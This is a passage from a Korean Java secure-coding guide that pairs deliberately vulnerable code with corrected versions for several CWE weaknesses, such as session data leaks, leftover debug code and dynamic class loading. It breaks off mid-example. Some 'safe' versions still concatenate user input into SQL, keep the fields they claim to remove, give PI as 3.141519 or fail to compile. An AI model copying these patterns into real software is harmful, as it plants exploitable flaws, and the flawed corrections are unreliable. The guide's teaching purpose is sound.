■ 안전한 코드의 예 - JAVA

```
1:  class WebServer
2:  {
3:    public static void main(String argv[]) throws Exception
4:    {
5:      // 서버소켓을 생성한다. 웹서버는 기본적으로 80번 포트를 사용한다.
6:      ServerSocket listenSocket   = null;
7:      Socket connectionSocket     = null;
8:      ServerThread serverThread   = null;
9:
10:     try
11:     {
12:       listenSocket = new ServerSocket(80);
13:
14:       // 순환을 돌면서 클라이언트의 접속을 받는다.
15:       // accept()는 Blocking 메서드이다.
16:       while((connectionSocket = listenSocket.accept()) != null)
17:       {
18:         // 서버 쓰레드를 생성하여 실행한다.
19:         serverThread = ServerThreadPool.getInstance().alloc();
20:         if(serverThread != null)
21:         {
22:           serverThread.init(connectionSocket);
23:           serverThread.start();
24:           ...
25:         }
26:       }
27:       ...
28:     }
29:     catch(Exception e)
30:     {
31:       ...
32:     }
33:     finally
34:     {
35:       ...
36:     }
```

```
37:     }
38:     ...
39:   }
40:   class ServerThread
41:   {
42:     public void run()
43:     {
44:       ...
45:       ServerThreadPool.getInstance().free(this);
46:     }
47:   }
```

라. 참고 문헌

[1] CWE-400 Uncontrolled Resource Consumption(Resource Exhaustion), http://cwe.mitre.org/data/definitions/400.html

[2] CWE-774 Allocation of File Descriptors or Handles Without Limits or Throttling, http://cwe.mitre.org/data/definitions/774.html

[3] CWE-789 Uncontrolled Memory Allocation, http://cwe.mitre.org/data/definitions/789.html

[4] CWE-770 Allocation of Resources Without Limits or Throttling, http://cwe.mitre.org/data/definitions/770.html

[5] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 17, "Protecting Against Denial of Service Attacks" Page 517. 2nd Edition. Microsoft. 2002

[6] J. Antunes, N. Ferreira Neves and P. Verissimo. "Detection and Prediction of Resource-Exhaustion Vulnerabilities". Proceedings of the IEEE International

제6절 캡슐화

소프트웨어가 중요한 데이터나 기능성을 불충분하게 캡슐화 하는 경우, 인가된 데이터와 인가되지 않은 데이터를 구분하지 못하게 되어 허용되지 않는 사용자들 간의 데이터 누출이 가능해진다. 캡슐화는 단순히 일반 소프트웨어 개발 방법상의 상세한 구현 내용을 감추는 일뿐 아니라 소프트웨어 보안 측면의 좀 더 넓은 의미로 사용된다.

1. 잘못된 세션에 의한 데이터 정보 노출(Exposure of Data Element to Wrong Session)

가. 정의

다중 스레드 환경에서는 싱글톤(singleton)객체 필드에 경쟁 조건(race condition)이 발생할 수 있다. 따라서 다중 스레드 환경인 java의 서블릿(servlet) 등에서는 정보를 저장하는 멤버변수가 포함되지 않도록 하여 서로 다른 세션에서 데이터를 공유하지 않도록 해야 한다.

나. 안전한 코딩기법

- 싱글톤 패턴을 사용하는 경우, 변수 범위(Scope)에 주의를 기울여야 한다. 특히 Java에서는 HttpServlet 클래스의 하위클래스에서 멤버 필드를 선언하지 않도록 하고 필요한 경우 지역 변수를 선언하여 사용한다.

다. 예제

두 사용자가 거의 동시에 접속할 시, 첫 번째 사용자를 위한 스레드가 **out.println(...)**을 수행하기 전에 두 번째 사용자의 스레드가 **name = ...** 을 수행하면 첫 번째 사용자는 두 번째 사용자의 정보(**name**)를 보게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class printName extends HttpServlet
2:  {
3:     private String name;
4:     protected void doPost(HttpServletRequest request, HttpServletResponse response)
    throws ServletException, IOException
5:     {
6:           name = request.getParameter("name");
7:           ……
8:           out.println(name + ", thanks for visiting!");
9:     }
10: }
```

필요한 경우 지역변수를 선언하여 사용한다.

■ 안전한 코드의 예 - JAVA

```
11: public class printName extends HttpServlet
1:  {
```

```
2:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
   ServletException, IOException
3:     {
4:             // 지역변수로 변경한다.
5:             String name = request.getParameter("name");
6:             if (name == null || "".equals(name)) return;
7:             out.println(name + ", thanks for visiting!");
8:     }
9:   }
```

다음의 예제에서는 **HttpServlet** 클래스의 하위클래스에서 멤버 필드를 선언하여 사용자 정보를 저장해놓고 그것을 사용하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:   // fillUserLoginInfo로 부터 id, password를 넘겨 받는 것을 멤버 변수에 저장한다.
2:   import java.io.IOException;
3:   import java.sql.Connection;
4:   import java.sql.Statement;
5:   import java.util.regex.Matcher;
6:   import java.util.regex.Pattern;
7:   import javax.servlet.ServletException;
8:   import javax.servlet.annotation.WebServlet;
9:   import javax.servlet.http.HttpServlet;
10:  import javax.servlet.http.HttpServletRequest;
11:  import javax.servlet.http.HttpServletResponse;
12:
13:  /**
14:   * Servlet implementation class SqlInjection
15:   */
16:
17:  public class Service extends HttpServlet
18:  {
19:    private final String COMMAND_PARAM  = "command";
20:
21:    // Command 관련 정의
22:    private final String GET_USER_INFO_CMD = "get_user_info";
23:    private final String USER_ID_PARM  = "user_id";
24:    private final String PASSWORD_PARM  = "password";
25:    private String userId;
26:    private String password;
27:
28:    private void fillUserLoginInfo()
29:    {
30:      userId = request.getParameter(USER_ID_PARM);
31:      password = request.getParameter(PASSWORD_PARM);
```

```
32:     }
33:
34:     protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
35:     {
36:       String command = request.getParameter("command");
37:       ...
38:       if (command.equals(GET_USER_INFO_CMD))
39:       {
40:         fillUserLoginInfo();
41:         Statement stmt = con.createStatement();
42:         String query = "SELECT * FROM members WHERE username= '" + make-
    SecureString(userId, MAX_USER_ID_LENGTH) + "' AND password = '" + make-
    SecureString(password, MAX_PASSWORD_LENGTH) + "'";
43:
44:         stmt.executeUpdate(query);
45:       }
46:       ...
47:     }
48:     ...
49: }
```

지역변수를 선언하여 정보를 복사한 후 사용하고 있다.

■ 안전한 코드의 예 - JAVA

```
1:  // fillUserLoginInfo로 부터 id, password를 넘겨 받는 것을 지역 변수에 저장한다.
2:  import java.io.IOException;
3:  import java.sql.Connection;
4:  import java.sql.Statement;
5:  import java.util.regex.Matcher;
6:  import java.util.regex.Pattern;
7:  import javax.servlet.ServletException;
8:  import javax.servlet.annotation.WebServlet;
9:  import javax.servlet.http.HttpServlet;
10: import javax.servlet.http.HttpServletRequest;
11: import javax.servlet.http.HttpServletResponse;
12:
13: /**
14:  * Servlet implementation class SqlInjection
15:  */
16:
17: public class Service extends HttpServlet
18: {
19:   private final String COMMAND_PARAM  = "command";
20:
```

```
21:    // Command 관련 정의
22:    private final String GET_USER_INFO_CMD = "get_user_info";
23:    private final String USER_ID_PARM  = "user_id";
24:    private final String PASSWORD_PARM  = "password";
25:    private String userId;
26:    private String password;
27:
28:    private final int USER_ID_INDEX  = 0;
29:    private final int USER_PASSWORD_INDEX  = 1;
30:
31:    private String[] fillUserLoginInfo()
32:    {
33:      String [] loginInfo  = new String[2];
34:      loginInfo[USER_ID_INDEX] = request.getParameter(USER_ID_PARM);
35:      loginInfo[USER_PASSWORD_INDEX] = request.getParameter(PASSWORD_PARM);
36:      return loginInfo;
37:    }
38:
39:    protected void doGet(HttpServletRequest request, HttpServletResponse response) throws
   ServletException, IOException
40:    {
41:      String command = request.getParameter("command");
42:      ...
43:      if (command.equals(GET_USER_INFO_CMD))
44:      {
45:        String[] loginInfo  = fillUserLoginInfo();
46:        String userId  = loginInfo[USER_ID_INDEX];
47:        String password  = loginInfo[USER_PASSWORD_INDEX];
48:        Statement stmt = con.createStatement();
49:        String query = "SELECT * FROM members WHERE username= '" + make-
   SecureString(userId, MAX_USER_ID_LENGTH) + "' AND password = '" + make-
   SecureString(password, MAX_PASSWORD_LENGTH) + "'";
50:
51:        stmt.executeUpdate(query);
52:      }
53:      ...
54:    }
55:    ...
56:  }
```

라. 참고 문헌

[1] CWE-488 Exposure of Data Element to Wrong Session, http://cwe.mitre.org/data/definitions/488.html

2. 제거되지 않고 남은 디버그 코드(Leftover Debug Code)

가. 정의

디버깅 목적으로 삽입된 코드는 개발이 완료되면 제거해야 한다. 디버그 코드는 설정 등의 민감한 정보를 담거나 시스템을 제어하게 허용하는 부분을 담고 있을 수 있다. 만일 남겨진 채로 배포될 경우 공격자가 식별 과정을 우회하거나 의도하지 않은 정보와 제어 정보가 노출될 수 있다.

<그림 2-20> 제거되지 않고 남은 디버그 코드

나. 안전한 코딩기법

- SW배포전, 반드시 디버그 코드를 확인 및 삭제한다. 일반적으로 Java 개발자의 경우 웹 어플리케이션을 제작할 때 디버그용도의 코드를 main()에 개발한 후 이를 삭제하지 않는 경우가 많다. 디버깅이 끝나면 main() 메소드를 삭제해야 한다.

다. 예제

J2EE와 같은 응용프로그램에서 디버깅용으로 사용되는 **main()** 메소드는 삭제되어야 한다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class removeDebug extends HttpServlet
2:  {
3:      protected void doGet(HttpServletRequest request, … ) throws …… { …… }
4:      protected void doPost(HttpServletRequest request, … ) throws …… { …… }
5:      // 테스트를 위한 main()함수나 디버깅용 로그 출력문 등이 남아 있다.
6:      public static void main(String args[])
7:      {
8:          System.err.printf("Print debug    code");
9:      }
10:  ……
```

J2EE와 같은 응용프로그램에서 디버깅용 **main()** 메소드는 삭제한다.

■ 안전한 코드의 예 - JAVA

```
11:  public class removeDebug extends HttpServlet
1:  {
2:      protected void doGet(HttpServletRequest request, … ) throws …… { …… }
3:      protected void doPost(HttpServletRequest request, … ) throws …… { …… }
4:      // 테스트용 코드는 제거해준다.
5:  ……
```

다음의 예제는 웹 환경에서 로그인 모듈을 개발단계에서 만들었던 테스트 코드의 일부이다. 공격자는 다음의 form을 html소스에서 보고 **authenticate_login.cgi**가 로그인 모듈임을 알 수 있게 되며 이러한 정보들은 공격자에게 공격 지점에 대한 정보를 제공하게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  <FORM ACTION="/authenticate_login.cgi">
2:  <INPUT TYPE=TEXT name=username>
3:  <INPUT TYPE=PASSWORD name=password>
4:  <INPUT TYPE=SUBMIT>
5:  </FORM>
```

라. 참고 문헌

[1] CWE-489 Leftover Debug Code, http://cwe.mitre.org/data/definitions/489.html

3. 시스템 데이터 정보 노출(Information Leak of System Data)

가. 정의

시스템·관리자·DB 정보 등 시스템의 내부 데이터가 공개되면, 이를 통해 공격자에게 아이디어를 제공하는 등 공격의 빌미가 된다.

<그림 2-21> 시스템 데이터 정보 노출

나. 안전한 코딩기법

- 일부 개발자의 경우 예외상황이 발생할 경우 시스템 메시지 등의 정보를 화면에 출력하도록 하는 경우가 많다. 예외상황이 발생할 때 시스템의 내부 정보가 화면에 출력하지 않도록 개발한다.

다. 예제

예외 발생시 **getMessage()**를 통해 오류와 관련된 시스템 에러정보 등 민감한 정보가 유출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:      public void getMsg()
3:      {
4:              try {    Msgexcp();    }
5:              catch (IOException e)
6:              {
1:                      // 예외 발생시 printf(e.getMessage())를 통해 오류 메시지 정보가 유출된다.
7:                      System.err.printf(e.getMessage());
8:              }
9:      }
10:     private void Msgexcp() throws IOException {     ……      }
11:  ……
```

가급적이면 공격의 빌미가 될 수 있는 오류와 관련된 상세한 정보는 최종 사용자에게 노출하지 않는다.

■ 안전한 코드의 예 - JAVA

```
2:  ……
3:      public void f()
4:      {
5:              try {    Msgexcp();    }
6:              catch (IOException e)
7:              {
8:                      // end user가 볼 수 있는 오류 메시지 정보를 생성하지 않아야 한다.
9:                      System.err.println("IOException Occured");
10:             }
11:     }
12:     private void Msgexcp() throws IOException {     ……      }
13:  ……
```

다음의 예제에서는 예외 발생 시 구체적인 오류 내용과 **defaultPath**에 대한 정보가 유출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  String defaultPath;
2:  FileInputStream fileInputStream;
3:  try
4:  {
5:      defaultPath = System.getProperty("java.library.path").toLowerCase();
6:      fileInputStream    = new FileInputStream(defaultPath + "exec_file"):
7:  ...
8:  }
9:  catch (Exception e)
10: {
11:     System.out.println("Cannot find exe on path " + defaultPath + "\n");
12: }
13:
```

가급적이면 공격의 실마리가 될 수 있는 시스템 관련 정보는 에러 메시지에 포함시키지 않는 것이 보안상 안전하다.

■ 안전한 코드의 예 - JAVA

```
1:  String defaultPath;
2:  FileInputStream fileInputStream;
3:  try
4:  {
5:      defaultPath = System.getProperty("java.library.path").toLowerCase();
6:      fileInputStream    = new FileInputStream(defaultPath + "exec_file"):
7:  ...
8:  }
```

```
 9:   catch (Exception e)
10:   {
11:       System.out.println("Cannot execute file");
12:   }
```

라. 참고 문헌

[1] CWE-497 Exposure of System Data to an Unauthorized Control Sphere, http://cwe.mitre.org/data/definitions/497.html

4. Public 메소드로부터 반환된 private 배열(Private Array-Typed Field Returned From A Public Method)

가. 정의

private로 선언된 배열을 public으로 선언된 메소드를 통해 반환(return)하면, 그 배열의 주소값이 외부에 공개되어 외부에서 배열 수정이 가능해진다.

나. 안전한 코딩기법

- private로 선언된 배열을 public으로 선언된 메소드를 통해 반환하지 않도록 해야 한다. 필요한 경우 배열의 복제본을 반환하거나, 수정을 제어하는 public 메소드를 별도로 선언하여 사용한다.

다. 예제

멤버 변수 **colors**는 private로 선언되었지만 **public**으로 선언된 **getColors()** 메소드를 통해 reference를 얻을 수 있다. 이를 통해 의도하지 않은 수정이 발생할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  // private 배열을 public 메소드가 return한다
2:  private String[] colors;
3:  public String[] getColors() {    return colors;    }
4:  ……
```

private 배열의 복제본을 만들어서, 그것을 반환하도록 작성하면 **private** 선언된 배열에 대한 의도하지 않은 수정을 방지할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  private String[] colors;
3:  // 메소드를 private으로 하거나, 복제본을 반환하거나, 수정을 제어하는 public 메소드를 별
    도로 만든다.
4:  public String[] getColors()
5:  {
6:      String[] ret = null;
7:      if ( this.colors != null )
8:      {
9:              ret = new String[colors.length];
10:             for (int i = 0; i < colors.length; i++) {    ret[i] = this.colors[i];    }
11:     }
12:     return ret;
13: }
14: ……
```

ThreadPoolGet에서 **ThreadPool**클래스를 통하지 않고 새로운 스레드를 추가하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  class ThreadPool
2:  {
3:      private ArrayList<Thread> threads;
4:
5:      public ArrayList<Thread> getList(){
6:              return threads;
7:      }
8:      ...
9:  }
10: class ThreadPoolGet
11: {
12:     public static void main(String args[])
13:     {
14:             ThreadPool pool         = new ThreadPool();
15:             ArrayList<Thread> poolData      = pool.getList();
16:             Thread thread= poolData.get(2);
17:             poolData.add(new Thread());     // Thread Pool의 interface를 통하지 않고 새로
    운 thread를 추가
18:     }
19: }
```

새로운 스레드 생성은 무조건 **ThreadPool**의 통제 하에서만 이루어지도록 하였다.

■ 안전한 코드의 예 - JAVA

```
1:  class ThreadPool
2:  {
3:      private ArrayList<Thread> threads;
4:
5:      public int size()
6:      {
7:              return threads.size();
8:      }
9:
10:     public Thread get(int index)
11:     {
12:             return threads.get(index);
13:     }
14:     ...
15: }
16: class ThreadPoolGet
17: {
18:     public static void main(String args[])
```

```
19:     {
20:             ThreadPool pool         = new ThreadPool();
21:             Thread thread           = pool.get(2);
22:             // Thread Pool의 interface를 통하지 않고 새로운 thread를 추가 불가
23:     }
24: }
```

라. 참고 문헌

[1] CWE-495 Private Array-Typed Field Returned From A Public Method, http://cwe.mitre.org/data/definitions/495.html

5. private 배열에 Public 데이터 할당(Public Data Assigned to Private Array-Typed Field)

가. 정의

public으로 선언된 데이터 또는 메소드의 인자가 private 선언된 배열에 저장되면, private 배열을 외부에서 접근할 수 있다.

나. 안전한 코딩기법

- public으로 선언된 데이터가 private 선언된 배열에 저장되지 않도록 한다.

다. 예제

userRoles 필드는 **private**이지만, **public**인 **setUserRoles()**를 통해 외부의 배열이 할당되면, 사실상 **public** 필드가 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  // userRoles 필드는 private이지만, public인 setUserRoles()를 통해 외부의 배열이 할당되면,
    사실상 public 필드가 된다.
3:  private String[] userRoles;
4:
5:  public void setUserRoles(String[] userRoles)
6:  {
7:      this.userRoles = userRoles;
8:  }
9:  ……
```

입력된 배열의 reference가 아닌 배열의 값을 **private** 배열의 할당함으로써 **private** 멤버로서의 접근권한을 유지 시켜준다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  // 객체가 클래스의 private member를 수정하지 않도록 한다.
3:  private String[] userRoles;
4:
5:  public void setUserRoles(String[] userRoles)
6:  {
7:      this.userRoles = new String[userRoles.length];
8:      for (int i = 0; i < userRoles.length; ++i)
9:          this.userRoles[i] = userRoles[i];
10: }
11: ……
```

binaryLocations 필드는 **private**이지만, **new SeviceManager(binaryList);**를 통해 새로운 배열이 할당되면, 새로 할당된 배열은 사실상 **public** 필드가 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  class SeviceManager
2:  {
3:      private ArrayList<String>      binaryLocations;
4:
5:      public ServiceManager(ArrayList<String>          binaryLocations)
6:      {
7:          this.binaryLocations     = binaryLocations;
8:          ...
9:      }
10:     public void restartAll()
11:     {
12:         killAllService();
13:         for(int idx = 0; idx < binaryLocations.size(); idx++)
14:         {
15:             restartService(binaryLocations.get(idx));
16:         }
17:     }
18: }
19: class SeviceManager
20: {
21:     public static void main(String args[])
22:     {
23:         ArrayList<String> binaryList;
24:         binaryList.add("/usr/bin/ftpd");
25:         binaryList.add("/usr/bin/httpd");
26:
27:         SeviceManager pool     = new SeviceManager(binaryList);
28:         ...
29:         binaryList.add("/home/user/my_service");
30:         pool.restartAll();          // ftpd, httpd, my_service 3개의 서비스가 시작된다.
31:     }
32: }
```

캡슐화를 해치지 않기 위해 **new SeviceManager()**를 실행할 때 **private**으로 선언된 **binaryLocations**를 사용하지 않고 **binaryLocations.clone();**를 사용하여 shallow copy된 것을 사용하였다.

■ 안전한 코드의 예 - JAVA

```
1:  class SeviceManager
2:  {
3:      private ArrayList<String>      binaryLocations;
```

```
4:
5:      public ServiceManager(ArrayList<String>          binaryLocations)
6:      {
7:              this.binaryLocations     = binaryLocations.clone();
8:              ...
9:      }
10:     public void restartAll()
11:     {
12:             killAllService();
13:             for(int idx = 0; idx < binaryLocations.size(); idx++)
14:             {
15:                     restartService(binaryLocations.get(idx));
16:             }
17:     }
18: }
19: class SeviceManager
20: {
21:     public static void main(String args[])
22:     {
23:             ArrayList<String> binaryList;
24:             binaryList.add("/usr/bin/ftpd");
25:             binaryList.add("/usr/bin/httpd");
26:
27:             SeviceManager pool     = new SeviceManager(binaryList);
28:             ...
29:             binaryList.add("/home/user/my_service");
30:             pool.restartAll();          // ftpd, httpd 2개의 서비스가 시작된다.
31:     }
32: }
```

라. 참고 문헌

[1] CWE-496 private Public Data Assigned to Private Array-Typed Field, http://cwe.mitre.org/data/definitions/496.html

6. 민감한 데이터를 가진 내부 클래스 사용(Use of Inner Class Containing Sensitive Data)

가. 정의

내부 클래스는 컴파일 과정에서 패키지 수준의 접근성으로 바뀌기 때문에 의도하지 않은 정보 공개가 발생할 수 있다. 이를 피하기 위해서는 정적(static) 내부 클래스, 지역적(local) 내부 클래스 또는 익명(anonymous) 내부 클래스를 사용하는 것을 고려해야 한다.

나. 보아대책

- 내부클래스 사용 시 외부클래스의 private 필드를 접근하지 않도록 한다. 가급적이면 내부 클래스를 사용하지 않도록 하며, 불가피하게 내부클래스를 사용할 경우, 정적(static) 또는 지역적(local) 또는 익명(anonymous) 내부 클래스를 사용해야 한다.

다. 예제

내부 클래스는 바이트코드에서는 패키지 수준 접근제어로 바뀌기 때문에, 내부 클래스가 둘러싸고 있는 클래스의 민감한 정보에 접근시, 이 내부 클래스를 통해 정보가 유출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public final class privatepublic extends Applet
2:  {
3:      // 외부 클래스에서 내부 클래스로 가면서 보안 수준을 낮추어서는 안 된다.
4:      public class urlHelper {      String openData = secret;      }
5:      String secret;
6:      urlHelper helper = new urlHelper();
7:  }
```

내부클래스의 사용에 주의해서 내부클래스에서 외부클래스의 **private** 필드를 접근하지 않도록 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class privatepublic extends Applet
2:  {
3:      // 내부 클래스를 정적(static) 선언하여 외부클래스의 private 필드에 접근 못하게 한다.
4:      public static class urlHelper { ... }
5:      String secret;
6:      urlHelper helper = new urlHelper(secret);
7:  }
```

내부 클래스는 바이트코드에서는 패키지 수준 접근제어로 바뀌기 때문에, 내부 클래스가 둘러싸고 있는 클래스의 민감한 정보에 접근시, 이 내부 클래스를 통해 정보가 유출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class OuterClass
2:  {
3:    // private member variables of OuterClass
4:    private String memberOne;
5:    private String memberTwo;
6:    // constructor of OuterClass
7:    public OuterClass(String varOne, String varTwo)
8:    {
9:      this.memberOne = varOne;
10:     this.memberTwo = varTwo;
11:   }
12:   // InnerClass is a member inner class of OuterClass
13:   private class InnerClass
14:   {
15:     private String innerMemberOne;
16:     public InnerClass(String innerVarOne)
17:     {
18:       this.innerMemberOne = innerVarOne;
19:     }
20:     public String concat(String separator)
21:     {
22:       // InnerClass has access to private member variables of OuterClass
23:       return OuterClass.this.memberTwo + separator + this.innerMemberOne;
24:     }
25:   }
26: }
```

내부클래스의 사용에 주의해서 내부클래스에서 외부클래스의 **private** 필드를 접근하지 않도록 한다.

■ 안전한 코드의 예 - JAVA

```
1:  public class OuterClass
2:  {
3:    // private member variables of OuterClass
4:    private String memberOne;
5:    private static String memberTwo;
6:    // constructor of OuterClass
7:    public OuterClass(String varOne, String varTwo)
8:    {
9:      this.memberOne = varOne;
10:     this.memberTwo = varTwo;
11:   }
12:   // InnerClass is a static inner class of OuterClass
```

```
13:     private static class InnerClass
14:     {
15:       private String innerMemberOne;
16:       public InnerClass(String innerVarOne)
17:       {
18:         this.innerMemberOne = innerVarOne;
19:       }
20:       public String concat(String separator)
21:       {
22:         // InnerClass only has access to static member variables of OuterClass
23:         return memberTwo + separator + this.innerMemberOne;
24:       }
25:     }
26: }
```

내부 클래스는 바이트코드에서는 패키지 수준 접근제어로 바뀌기 때문에, 내부 클래스가 둘러싸고 있는 클래스의 민감한 정보에 접근시, 이 내부 클래스를 통해 정보가 유출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class BankAccount
2:  {
3:    // private member variables of BankAccount class
4:    private String accountOwnerName;
5:    private String accountOwnerSSN;
6:    private int accountNumber;
7:    private double balance;
8:    // constructor for BankAccount class
9:    public BankAccount(String accountOwnerName, String accountOwnerSSN, int
    accountNumber, double initialBalance, int initialRate)
10:   {
11:     this.accountOwnerName = accountOwnerName;
12:     this.accountOwnerSSN = accountOwnerSSN;
13:     this.accountNumber = accountNumber;
14:     this.balance = initialBalance;
15:     this.start(initialRate);
16:   }
17:   // start method will add interest to balance every 30 days
18:   // creates timer object and interest adding action listener object
19:   public void start(double rate)
20:   {
21:     ActionListener adder = new InterestAdder(rate);
22:     Timer t = new Timer(1000 * 3600 * 24 * 30, adder);
23:
24:     t.start();
```

```
25:     }
26:     // InterestAdder is an inner class of BankAccount class
27:     // that implements the ActionListener interface
28:     private class InterestAdder implements ActionListener
29:     {
30:       private double rate;
31:
32:       public InterestAdder(double aRate)
33:       {
34:         this.rate = aRate;
35:       }
36:
37:       public void actionPerformed(ActionEvent event)
38:       {
39:         // update interest
40:         double interest = BankAccount.this.balance * rate / 100;
41:         BankAccount.this.balance += interest;
42:       }
43:     }
44:   }
```

내부클래스의 사용에 주의해서 내부클래스에서 외부클래스의 **private** 필드를 접근하지 않도록 한다.

■ 안전한 코드의 예 - JAVA

```
1:   public class BankAccount
2:   {
3:     // private member variables of BankAccount class
4:     private String accountOwnerName;
5:     private String accountOwnerSSN;
6:     private int accountNumber;
7:     private double balance;
8:     // constructor for BankAccount class
9:     public BankAccount(String accountOwnerName, String accountOwnerSSN, int
     accountNumber, double initialBalance, int initialRate)
10:    {
11:      this.accountOwnerName = accountOwnerName;
12:      this.accountOwnerSSN = accountOwnerSSN;
13:      this.accountNumber = accountNumber;
14:      this.balance = initialBalance;
15:      this.start(initialRate);
16:    }
17:    // start method will add interest to balance every 30 days
18:    // creates timer object and interest adding action listener object
19:    public void start(final double rate)
```

```
20:     {
21:       // anonymous inner class that implements the ActionListener interface
22:       ActionListener adder = new ActionListener()
23:       {
24:         public void actionPerformed(ActionEvent event)
25:         {
26:           // update interest
27:           double interest = BankAccount.this.balance * rate / 100;
28:           BankAccount.this.balance += interest;
29:         }
30:       };
31:       Timer t = new Timer(1000 * 3600 * 24 * 30, adder);
32:       t.start();
33:     }
34: }
```

라. 참고 문헌

[1] CWE-492 Use of Inner Class Containing Sensitive Data,
http://cwe.mitre.org/data/definitions/492.html

7. Final 변경자 없는 주요 공용 변수(Critical Public Variable Without Final Modifier)

가. 정의

public으로 선언된 멤버 변수를 final로 선언하지 않으면, 그 변수의 값을 외부에서 변경할 수 있다. 일반적으로 객체의 상태 변경은 허용된 인터페이스만 사용하도록 해야 한다.

나. 안전한 코딩기법

- 변경되면 안 되는 public 멤버 변수는 반드시 final로 한다.

다. 예제

price 필드가 **final**이 아니기 때문에, 외부에서 변경이 가능하며, **getTotal()**의 값이 변조될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public final class calc_price extends Applet
2:  {
3:      // price 필드가 final이 아니기 때문에, 외부에서 price를 수정할 수 있다.
4:      public static float price = 500;
5:
6:      public float getTotal(int count)
7:      {
8:              return price * count;
9:      }
10:  ……
```

변경되면 안 되는 public 멤버 변수는 final 키워드로 선언한다.

■ 안전한 코드의 예 - JAVA

```
1:  public final class calc_price extends Applet
2:  {
3:      // 수정되면 안 되는 변수는 final 키워드로 선언한다.
4:      public static final float price = 500;
5:
6:      public float getTotal(int count)
7:      {
8:              return price * count;  // price 수정 불가
9:      }
10: }
```

PIE 필드가 final이 아니기 때문에, 외부에서 변경이 가능하며, **caculateCircumference()**의 값이 변조될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  class Math
2:  {
3:    public float PIE  = 3.141519;
4:
5:    public float caculateCircumference(float radius)
6:    {
7:      return 2 * PIE * radius;
8:    }
9:  }
```

변경되면 안 되는 **public** 멤버 변수는 **final** 키워드로 선언한다.

■ 안전한 코드의 예 - JAVA

```
1:  class Math
2:  {
3:    public static final float PIE  = 3.141519;
4:
5:    public float caculateCircumference(float radius)
6:    {
7:      return 2 * PIE * radius;
8:    }
9:  }
```

라. 참고 문헌

[1] CWE-493 Critical Public Variable Without Final Modifier, http://cwe.mitre.org/data/definitions/493.html

8. 동적 클래스 로딩 사용(Use of Dynamic Class Loading)

가. 정의

동적으로 클래스를 로드하면 그 클래스가 악성 코드일 가능성이 있다. 동적으로 클래스를 로드하지 말아야 한다.

나. 안전한 코딩기법

- 동적 로딩은 사용하지 않는다.

다. 예제

동적으로 로드되는 클래스는 악성 코드일 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void dynmclass()
3:  {
4:      // 외부 입력으로 동적 클래스 로딩
5:      String classname = System.getProperty("customClassName");
6:      try
7:      {
8:              Class clazz = Class.forName(classname);
9:              System.out.println(clazz);
10:     }
11:     catch (ClassNotFoundException e) {      ……      }
12:  ……
```

가급적이면 동적 로딩을 사용하지 않는다. 사용해야 하는 경우 로드가 가능한 모든 클래스를 미리 정의하여 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void dynmclass()
3:  {
4:      // 외부 입력으로 동적 클래스 로딩하지 않도록 한다.
5:      TestClass tc = new TestClass();
6:      System.out.println(tc);
7:  ……
```

외부로부터 받은 입력으로 클래스 이름을 만든 후 그를 바탕으로 클래스를 생성하고 있다. 공격자가 악의적으로 이용 가능한 클래스 이름을 알고 있을 경우 쉽게 프로그램을 오작동 시켜 엉뚱한 클래스를 생성할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class DocService extends HttpServlet
2:  {
3:      private final String UPLOAD_DOCUMENT_COMMAND   = "upload_document";
4:      private final String DOCUMENT_NAME_PARAM       = "document_name";
5:      private final String CONVERTER_PARAM           = "convert_operation";
6:
7:      private Hashtable<String, String> converters;
8:
9:      public DocService()
10:     {
11:         converters  = new Hashtable<String, String>();
12:         converters.put("DocToHtml", new DocToHtmlConverter());
13:         converters.put("UTF16ToUTF8", new TextEncodingChanger());
14:         ...
15:     }
16:     ...
17:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
18:     {
19:         String command = request.getParameter("command");
20:         ...
21:         // 글을 써서 올리는 요청 처리
22:         if (command.equals(UPLOAD_DOCUMENT_COMMAND))
23:         {
24:             String documentName= request.getParameter(DOCUMENT_NAME_PARAM);
25:             String converterParam= request.getParameter(CONVERTER_PARAM);
26:
27:             // upload 한다.
28:             if(converterParam != null)
29:             {
30:                 // 문서 format이 html이 아닐 경우, html로 변환을 수행
31:                 ...
32:                 try
33:                 {
34:                   Class converterClass= Class.forName(converterParam);
35:                   Converter converter= Converter)converterClass.newInstance();
36:                   String htmlContents= converter.convertToHtml(documentName);
37:                   ...
38:                 }
39:                 ...
40:             }
41:             ...
42:         }
43:         ...
```

```
44:     }
45:     ...
46: }
```

외부 입력을 통해 생성 가능한 모든 클래스들을 미리 해시테이블에 저장해 놓고, 정확히 정해진 입력이 들어온 경우에만 해당 클래스를 생성할 수 있게 하였다.

■ 안전한 코드의 예 - JAVA

```
1:  public class DocService extends HttpServlet
2:  {
3:      private final String UPLOAD_DOCUMENT_COMMAND   = "upload_document";
4:      private final String DOCUMENT_NAME_PARAM       = "document_name";
5:      private final String CONVERTER_PARAM           = "convert_operation";
6:
7:      private Hashtable<String, String> converters;
8:
9:      public DocService()
10:     {
11:         converters  = new Hashtable<String, String>();
12:         converters.put("DocToHtml", new DocToHtmlConverter());
13:         converters.put("UTF16ToUTF8", new TextEncodingChanger());
14:         ...
